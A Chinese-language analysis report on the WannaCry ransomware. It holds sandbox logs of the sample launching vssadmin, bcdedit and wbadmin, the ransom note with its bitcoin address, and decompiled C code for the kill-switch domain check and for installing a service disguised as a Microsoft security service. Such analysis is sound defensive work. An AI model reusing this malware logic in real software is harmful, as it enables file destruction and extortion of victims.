
总事件数：188398　显示事件数：37　监控状态：开启

3.4 进程监控



时间	进程名	进程ID	任务组ID	动作	路径	参
08:13:00:476	永恒之蓝WannaCry.exe	3884:2240	3884	PROC_exec	C:\Windows\System32\attrib.exe	tar
08:13:00:507	永恒之蓝WannaCry.exe	3884:2240	3884	PROC_exec	C:\Windows\System32\icacls.exe	tar
08:13:02:426	永恒之蓝WannaCry.exe	3884:2532	3884	PROC_exec	C:\Users\15PB\Desktop\taskdl.exe	tar
08:13:02:644	永恒之蓝WannaCry.exe	3884:2240	3884	PROC_exec	C:\Windows\System32\cmd.exe	tar
08:13:02:707	永恒之蓝WannaCry.exe	3884:2240	3884	PROC_exec	C:\Windows\System32\attrib.exe	tar
08:13:02:925	@WanaDecryptor@.exe	3956:2292	3884	PROC_exec	C:\Windows\System32\cscript.exe	tar
08:13:30:490	永恒之蓝WannaCry.exe	3884:2240	3884	PROC_exec	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	tar
08:13:30:490	永恒之蓝WannaCry.exe	3884:2240	3884	PROC_exec	C:\Windows\System32\cmd.exe	tar
08:13:32:081	cmd.exe	4024:360	3884	PROC_exec	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	tar
08:13:32:643	永恒之蓝WannaCry.exe	3884:2532	3884	PROC_exec	C:\Users\15PB\Desktop\taskdl.exe	tar
08:13:32:643	永恒之蓝WannaCry.exe	3884:3960	3884	PROC_exec	C:\Users\15PB\Desktop\taskse.exe	tar
08:13:32:659	永恒之蓝WannaCry.exe	3884:3960	3884	PROC_exec	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	tar
08:13:32:674	永恒之蓝WannaCry.exe	3884:3960	3884	PROC_exec	C:\Windows\System32\cmd.exe	tar
08:13:33:532	cmd.exe	924:1740	3884	PROC_exec	C:\Windows\System32\reg.exe	tar
08:13:42:565	@WanaDecryptor@.exe	1656:3184	3884	PROC_exec	C:\Windows\System32\cmd.exe	tar
08:13:42:596	taskse.exe	3988:3860	3884	PROC_exec	C:\Windows\System32\vssadmin.exe	tar
08:13:44:281	taskse.exe	3988:3860	3884	PROC_exec	C:\Windows\System32\wbem\WMIC.exe	tar
08:13:44:468	taskse.exe	3988:3860	3884	PROC_exec	C:\Windows\System32\bcdedit.exe	tar
08:13:44:468	taskse.exe	3988:3860	3884	PROC_exec	C:\Windows\System32\bcdedit.exe	tar
08:13:44:561	taskse.exe	3988:3860	3884	PROC_exec	C:\Windows\System32\wbadmin.exe	tar
08:14:03:266	永恒之蓝WannaCry.exe	3884:2532	3884	PROC_exec	C:\Users\15PB\Desktop\taskdl.exe	tar
08:14:04:015	永恒之蓝WannaCry.exe	3884:3960	3884	PROC_exec	C:\Users\15PB\Desktop\taskse.exe	tar
08:14:04:015	永恒之蓝WannaCry.exe	3884:3960	3884	PROC_exec	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	tar
08:14:33:327	永恒之蓝WannaCry.exe	3884:2532	3884	PROC_exec	C:\Users\15PB\Desktop\taskdl.exe	tar
08:14:34:045	永恒之蓝WannaCry.exe	3884:3960	3884	PROC_exec	C:\Users\15PB\Desktop\taskse.exe	tar
08:14:34:045	永恒之蓝WannaCry.exe	3884:3960	3884	PROC_exec	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	tar

3.5 行为监控



```
08:13:00:460  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      C:\Users\15PB\Desktop\taskdl.exe
08:13:00:460  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      C:\Users\15PB\Desktop\taskse.exe
08:13:00:460  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      C:\Users\15PB\Desktop\u.wnry
08:13:02:426  永恒之蓝WannaCry.exe  3884:2532  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskdl.exe
08:13:02:644  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      C:\Users\15PB\Desktop\@WanaDecryptor@.exe
08:13:02:831  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      D:\calc-符号\@WanaDecryptor@.exe
08:13:02:847  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      C:\@WanaDecryptor@.exe
08:13:02:863  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\@WanaDecryptor@.exe
08:13:02:925  永恒之蓝WannaCry.exe  3884:2240  3884  BA_extract_pe      C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$R7T34KV\@WanaDecryptor@.exe
08:13:30:490  永恒之蓝WannaCry.exe  3884:2240  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\@WanaDecryptor@.exe
08:13:32:081  cmd.exe               4024:360   3884  BA_exec_extrat...  C:\Users\15PB\Desktop\@WanaDecryptor@.exe
08:13:32:643  永恒之蓝WannaCry.exe  3884:2532  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskdl.exe
08:13:32:643  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskse.exe
08:13:32:659  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\@WanaDecryptor@.exe
08:13:33:797  reg.exe               3948:1668  3884  BA_register_au...  "C:\Users\15PB\Desktop\tasksche.exe"                         typ
08:14:03:266  永恒之蓝WannaCry.exe  3884:2532  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskdl.exe
08:14:04:015  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskse.exe
08:14:04:015  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extratedfile ers\15PB\Desktop\@WanaDecryptor@.exe
08:14:33:327  永恒之蓝WannaCry.exe  3884:2532  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskdl.exe
08:14:34:045  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskse.exe
08:14:34:045  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\@WanaDecryptor@.exe
08:15:04:059  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskse.exe
08:15:04:059  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\@WanaDecryptor@.exe
08:15:04:075  永恒之蓝WannaCry.exe  3884:2532  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskdl.exe
08:15:34:074  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\taskse.exe
08:15:34:074  永恒之蓝WannaCry.exe  3884:3960  3884  BA_exec_extrat...  C:\Users\15PB\Desktop\@WanaDecryptor@.exe
```

4. 具体行为

4.1 主要行为


永恒之蓝病毒主要分成 2 部分：

第一部分：主要是准备工作，释放文件，写入比特币账号、设置注册表项、导出函数等。

第二部分：第二部分是内存中一个 dll 的导出函数，主要进行加密操作和删除文件。

4.2 病毒危害

对电脑上部分文件进行加密，导致文件无法正常打开，并向用户索要比特币 300，3 天内不交翻倍。



我的电脑出了什么问题？
您的一些重要文件被我加密保存了。
照片、图片、文档、压缩包、音频、视频文件、exe文件等，几乎所有类型的文件都被加密了，因此不能正常打开。
这和一般文件损坏有本质上的区别。您大可在网上找找恢复文件的方法，我敢保证，没有我们的解密服务，就算老天爷来了也不能恢复这些文档。


有没有恢复这些文档的方法？
当然有可恢复的方法。只能通过我们的解密服务才能恢复。我以人格担保，能够提供安全有效的恢复服务。
但这是收费的，也不能无限期的推迟。
请点击 <Decrypt> 按钮，就可以免费恢复一些文档。请您放心，我是绝不会骗你的。
但想要恢复全部文档，需要付款点费用。
是否随时都可以固定金额付款，就会恢复的吗，当然不是，推迟付款时间越长对你不利。
最好3天之内付款费用，过了三天费用就会翻倍。
还有，一个礼拜之内未付款，将会永远恢复不了。
对了，忘了告诉你，对半年以上没钱付款的穷人，会有活动免费恢复，能否轮

Send $300 worth of bitcoin to this address: 比特币账号
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

5. 主要分析

5.1 wnnacry.exe


WinMain 一览图



```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HINTERNET hInternet; // esi
  HINTERNET hInternelUrl; // edi
  CHAR szUrl[80]; // [esp+8h] [ebp-50h] BYREF

  strcpy(szUrl, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com");
  *&szUrl[57] = 0;
  *&szUrl[61] = 0;
  *&szUrl[65] = 0;
  *&szUrl[69] = 0;
  *&szUrl[73] = 0;
  *&szUrl[77] = 0;
  szUrl[79] = 0;

  hInternel = InternetOpenA(0, INTERNET_OPEN_TYPE_DIRECT, 0, 0, 0);// 初始化一个应用程序，以使用 WinINet 函数
  hInternelUrl = InternetOpenUrlA(hInternel, szUrl, 0, 0, 0x84000000, 0);// 打开网页
  InternetCloseHandle(hInternel);

  if ( hInternelUrl )
  {
    // 蠕虫代码运行后先会连接域名: hxxp://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
    // 如果该域名可以成功连接，则直接退出。
    InternetCloseHandle(hInternelUrl);
  }
  else
  {
    InternetCloseHandle(0);
    CryInstallVirAndRun();
  }
  return 0;
}
```


CryInstallVirAndRun

安装病毒并启动病毒服务，开启进程




```
//
// 安装病毒并启动病毒服务，开启进程
void __cdecl CryInstallVirAndRun()
{
  SC_HANDLE hSCMgr; // eax
  SC_HANDLE hSCMgr_; // edi
  SC_HANDLE hService; // eax
  SC_HANDLE hService_; // esi
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [esp+0h] [ebp-10h] BYREF
  int v5; // [esp+8h] [ebp-8h]
  int v6; // [esp+Ch] [ebp-4h]

  GetModuleFileNameA(0, g_MainModulePath, 0x104u);// 获取主模块路径


  // 参数个数大于等于2,以服务方式启动的wannacry.exe
  // 服务名称mssescsvc2.0进入这个条件分支
  if ( *_p___argc() >= 2 )
  {
    hSCMgr = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
    hSCMgr_ = hSCMgr;

    // 本地服务管理器打开成功
    if ( hSCMgr )
    {
      hService = OpenServiceA(hSCMgr, ServiceName, 0xF01FFu);// 打开服务mssecsvc2.0
      hService_ = hService;

      // 服务打开成功
      if ( hService )
      {
        CryConfigServiceFailureAction(hService, 60);// 配置服务出错时的响应
        CloseServiceHandle(hService_);
      }
      CloseServiceHandle(hSCMgr_);
    }

    // 设置服务进程的调度线程回调
    ServiceStartTable.lpServiceName = ServiceName;
    ServiceStartTable.lpServiceProc = ServiceProc;
    v5 = 0;
    v6 = 0;
    StartServiceCtrlDispatcherA(&ServiceStartTable);// 设置服务进程的调度线程
  }
  else
  {


    // 以服务的方式创建进程wannacry,服务名称mssescsvc2.0
    // 显示名称Microsoft Security Center (2.0) Service

    // 先保存系统的tasksche.exe文件为qeriuwjhrf
    // 然后用资源文件创建一个新的tasksche.exe文件，然后启动这个程序
    CryRunVir();
  }
}
```

以服务的方式创建进程 wannacry,服务名称 mssescsvc2.0




```
// 以服务的方式创建进程wannacry,服务名称mssescsvc2.0
// 显示名称Microsoft Security Center (2.0) Service
int CryRunVirService()
{
  SC_HANDLE hSCMgr; // eax
  SC_HANDLE hSCMgr_; // edi
  SC_HANDLE hService; // eax
  SC_HANDLE hService_; // esi
  char szPath[260]; // [esp+4h] [ebp-104h] BYREF

  // 拼接服务路径主应用程序路径 -m security
  sprintf(szPath, "%s -m security", g_MainModulePath);
  hSCMgr = OpenSCManagerA(0, 0, 0xF003Fu);
  hSCMgr_ = hSCMgr;
  if ( !hSCMgr )
    return 0;

  // 创建服务mssecsvc2.0
  // 显示名称Microsoft Security Center (2.0) Service
  hService = CreateServiceA(hSCMgr, ServiceName, DisplayName, SERVICE_ALL_ACCESS, 0x10u, 2u, 1u, szPath, 0, 0, 0, 0, 0);
  hService_ = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(hService_);
  }
  CloseServiceHandle(hSCMgr_);
  return 0;
}
```

替换系统 tasksche



